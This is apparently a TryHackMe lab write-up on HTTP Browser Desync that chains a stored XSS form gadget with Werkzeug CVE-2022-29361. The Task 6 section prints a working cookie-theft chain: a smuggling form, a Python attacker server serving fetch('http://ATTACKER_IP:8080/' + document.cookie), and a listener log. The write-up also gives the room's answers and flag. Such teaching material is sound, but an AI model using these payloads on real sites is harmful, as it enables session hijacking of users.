| Follow @anir0y | |
|---|---|
| HTTP Browser Desync |  |

This medium-difficulty room in the Web Application Pentesting path covers HTTP Browser Desync (Client-Side Desync), a variant of request smuggling where the attacker desyncs the victim’s browser connection to a vulnerable front-end server. It sits in the HTTP Request Smuggling module alongside the HTTP Request Smuggling walkthrough, the HTTP/2 Request Smuggling walkthrough, and the WebSocket Request Smuggling walkthrough. The room builds from HTTP fundamentals through CSD identification to a full exploit chain: a stored XSS gadget that triggers a form-based browser desync, exploiting Werkzeug’s CVE-2022-29361 keep-alive flaw to redirect the victim’s sub-resource load to an attacker-controlled server and exfiltrate their session cookie.
Task 1: Introduction
Lab setup. The room explains that traditional request smuggling targets the connection between a front-end proxy and a back-end server. Browser desync (Client-Side Desync, or CSD) removes the proxy from the equation entirely: the attack targets the connection between the victim’s browser and the web server itself. The attacker uses a stored gadget (such as an XSS payload) to make the victim’s browser send a crafted request that desyncs its own TCP connection to the server.
Task 2: HTTP Features
Two HTTP features enable browser desync:
Keep-Alive allows a single TCP connection to carry multiple HTTP requests sequentially. Instead of opening a new TCP handshake for every resource, the browser reuses the same connection. This is essential for CSD because the smuggled request must sit in the same TCP stream as a subsequent legitimate request.
Pipelining lets the browser send multiple requests without waiting for each response. While most modern browsers disable pipelining by default, keep-alive alone is sufficient for CSD attacks because the browser still sends sub-resource requests (CSS, JavaScript) on the same connection after receiving the initial HTML response.
Answers
- Which HTTP feature allows the browser to send multiple requests over the same TCP connection without opening new ones? Pipelining
- Which HTTP feature allows the reuse of a single TCP connection for multiple requests? Keep-Alive
Task 3: HTTP Browser Desync
Traditional server-side request smuggling exploits disagreements between a front-end proxy and a back-end server about request boundaries. The attacker controls one end of the pipeline (their own requests) and poisons the connection so that a subsequent user’s request is interpreted as part of the smuggled payload.
Client-Side Desync works differently. There is no proxy to exploit. Instead, the attacker targets the connection between the victim’s browser and the web server directly. The attack requires:
- A server that supports keep-alive but has a parsing flaw (it does not properly drain the request body before processing the next request on the same connection)
- A way to make the victim’s browser send a crafted request to that server (via a stored gadget like XSS)
- The browser must send follow-up requests (sub-resource loads) on the same connection
The attacker stores a gadget on the vulnerable server. When the victim visits the page containing the gadget, their browser sends a crafted POST request with a smuggled payload in the body. The server processes the POST but does not read the full body. The leftover bytes sit in the TCP stream. When the browser sends its next request (loading a stylesheet or script) on the same connection, the server reads the smuggled bytes instead and processes them as a new request.
The key difference from server-side smuggling: the desync happens on the victim’s connection, not the attacker’s. The attacker never touches the victim’s TCP stream directly. The browser does the smuggling by reusing its own connection.
The room identifies three conditions (from the attacker’s perspective) that must be met for CSD.
Answers
- Which type of desync targets the connection between the victim’s browser and the web server? Browser
- How many conditions need to be met (from the attacker’s perspective) to perform a CSD attack? Three
Task 4: HTTP Browser Desync Identification
This task covers how to identify whether a server is vulnerable to CSD. The two key indicators are:
fetch() is used to test the desync condition from the browser. The attacker sends a POST request with a Content-Length larger than the actual body, or a body that contains a smuggled request. If the server does not drain the unread body before processing the next request on the same connection, the smuggled bytes persist.
CORS (Cross-Origin Resource Sharing) is relevant because the attacker’s gadget may need to send cross-origin requests. If the vulnerable server does not set permissive CORS headers, the browser blocks the fetch response from being read (though the request is still sent). For CSD, the attacker does not need to read the response; they just need the request to go through and the connection to remain open.
The room walks through a fetch() test: send a POST to the target with a body containing a smuggled GET /nonexistent, then immediately send a second fetch() on the same connection. If the second fetch receives a 404 instead of the expected 200, the server processed the smuggled bytes as a new request, confirming the desync.
Answers
- What JavaScript function is used to test the desync condition? fetch
- What mechanism determines whether a browser can read responses from cross-origin requests? CORS
Task 5: HTTP Browser Desync Exploit Chaining XSS
The room explains how CSD is combined with XSS to build a full exploit chain. The vulnerable server has two contact-viewing endpoints:
/securecontactrenders stored contact data with HTML escaping (safe)/vulnerablecontactrenders stored contact data without escaping (XSS)
The attacker submits a malicious payload through the contact form at /submit_contact. When the admin bot visits /vulnerablecontact, the stored HTML executes in the browser. This XSS is the delivery mechanism for the CSD gadget.
The XSS payload is not a simple <script> tag. It is a self-submitting HTML form that triggers the browser desync:
<form id="btn" action="http://challenge.thm/" method="POST"
  enctype="text/plain"><textarea name="GET http://ATTACKER:1337
  HTTP/1.1
AAA: A">placeholder</textarea></form>
<script>btn.submit()</script>
The enctype="text/plain" ensures the form body is sent as-is, without URL encoding. The textarea’s name attribute contains the smuggled HTTP request. When submitted, the POST body becomes:
GET http://ATTACKER:1337 HTTP/1.1
AAA: A=placeholder
This is the smuggled request that sits in the TCP stream after the server processes the POST.
Answers
- What type of vulnerability is used in combination with CSD to steal user sessions? XSS
Task 6: Challenge
The practical task ties everything together. The target runs Werkzeug 2.1.0, which is vulnerable to CVE-2022-29361: it enables keep-alive by default but does not drain unread POST bodies before processing the next request on the same connection.
Confirming the vulnerability
First, confirm the server version:
  # curl -sI http://challenge.thm/ | grep Server
  Server: Werkzeug/2.1.0 Python/3.8.10
The CSD condition is verified with a raw socket test: send a POST with a smuggled GET in the body, then send a legitimate GET on the same connection. The second response comes back as 404 for the smuggled path instead of 200 for the CSS file, confirming the desync.
Building the exploit chain
The exploit chain has four components:
1. The stored XSS gadget is submitted via the contact form at /submit_contact. The payload is a self-submitting form whose body contains a smuggled HTTP request:
<form id="btn" action="http://challenge.thm/" method="POST"
  enctype="text/plain"><textarea name="GET http://ATTACKER_IP:1337
  HTTP/1.1
AAA: A">placeholder1</textarea><button type="submit">
placeholder2</button></form><script>btn.submit()</script>
2. The attacker’s server listens on port 1337 and returns raw JavaScript (no <script> tags, because it is loaded as a script resource). The Access-Control-Allow-Origin: * header is needed to pass CORB checks:
  #!/usr/bin/python3
  from http.server import BaseHTTPRequestHandler, HTTPServer

  class ExploitHandler(BaseHTTPRequestHandler):
      def do_GET(self):
          if self.path == "/":
              self.send_response(200)
              self.send_header("Access-Control-Allow-Origin", "*")
              self.send_header("Content-type", "text/html")
              self.end_headers()
              self.wfile.write(
                  b"fetch(\"http://ATTACKER_IP:8080/\" + document.cookie)"
              )

  HTTPServer(("", 1337), ExploitHandler).serve_forever()
3. The exfiltration listener is a simple HTTP server on port 8080 that captures incoming GET requests (the cookie arrives in the URL path).
4. The 308 redirect mechanism is the critical insight. Werkzeug normalizes URLs: a GET http://host:port HTTP/1.1 request (with no trailing slash) triggers a 308 Permanent Redirect to http://host:port/. When the victim’s browser processes the smuggled bytes as a sub-resource request (for /static/main.js), Werkzeug reads the smuggled GET http://ATTACKER_IP:1337 HTTP/1.1 instead. It responds with a 308 redirect to http://ATTACKER_IP:1337/. The browser follows the redirect and loads the attacker’s raw JavaScript, which executes in the challenge.thm origin context.
The full chain
- Attacker submits the XSS form payload to
/submit_contact - The admin bot visits
/vulnerablecontact, which renders the stored form - The form auto-submits a POST to
http://challenge.thm/with the smuggled request in the body - Werkzeug processes the POST (returns the login page), keeps the connection alive, and does not drain the body (CVE-2022-29361)
- The browser renders the response and requests sub-resources (
/static/main.js) on the same connection - Werkzeug reads the smuggled bytes:
GET http://ATTACKER_IP:1337 HTTP/1.1 - Werkzeug 308-redirects to
http://ATTACKER_IP:1337/(trailing slash normalization) - The browser follows the redirect, loads the attacker’s raw JS
- The JS executes in the
challenge.thmcontext:fetch("http://ATTACKER_IP:8080/" + document.cookie) - The session cookie arrives at the exfiltration listener
  # python3 -m http.server 8080
  10.48.156.228 - "GET /flag=THM%7BSMUGGLING_IS_FUN%7D HTTP/1.1" 404 -
The URL-decoded cookie: flag=THM{SMUGGLING_IS_FUN}.
Answers
- What is the victim flag? THM{SMUGGLING_IS_FUN}
Task 7: Challenge Help
This task provides a detailed walkthrough for anyone stuck on the challenge. It confirms the exploit chain described above: the form-based CSD using enctype="text/plain", the 308 redirect mechanism, and the raw JavaScript (without <script> tags) served by the attacker.
Task 8: Conclusion
Room complete.
Takeaways
CVE-2022-29361 turns keep-alive from a performance feature into an attack surface. Werkzeug 2.1.0 enabled keep-alive by default but did not drain unread POST bodies before handling the next request on the same connection. In traditional request smuggling, this kind of flaw is exploited between a proxy and a backend. Browser desync eliminates the proxy entirely: the victim’s own browser provides the pipelined connection. The browser sends a POST (via the XSS gadget), Werkzeug processes the headers and returns a response, but the body bytes remain in the TCP stream. When the browser sends a follow-up request for a sub-resource like a stylesheet or script, those leftover bytes are read as the new request. The fix in later Werkzeug versions is straightforward: drain the request body before processing the next request, or close the connection after a POST. The broader lesson is that keep-alive support is a security-relevant feature: any server that enables it must guarantee that request bodies are fully consumed before the connection is reused.
The 308 redirect is the pivot that turns a desync into code execution. The smuggled bytes alone do not achieve anything useful. The attacker needs the server to send a response that redirects the browser to attacker-controlled content. Werkzeug’s URL normalization (redirecting GET http://host:port HTTP/1.1 to http://host:port/ with a 308) provides exactly that. The browser follows the redirect, loads the attacker’s JavaScript, and executes it in the origin context of challenge.thm. Without this redirect primitive, the smuggled request would produce a response that the browser cannot meaningfully act on. This highlights that seemingly benign server behaviors (URL normalization, trailing-slash redirects) can become critical components in exploit chains when combined with other vulnerabilities.
Room solved 100%: 8 tasks, 8 answers.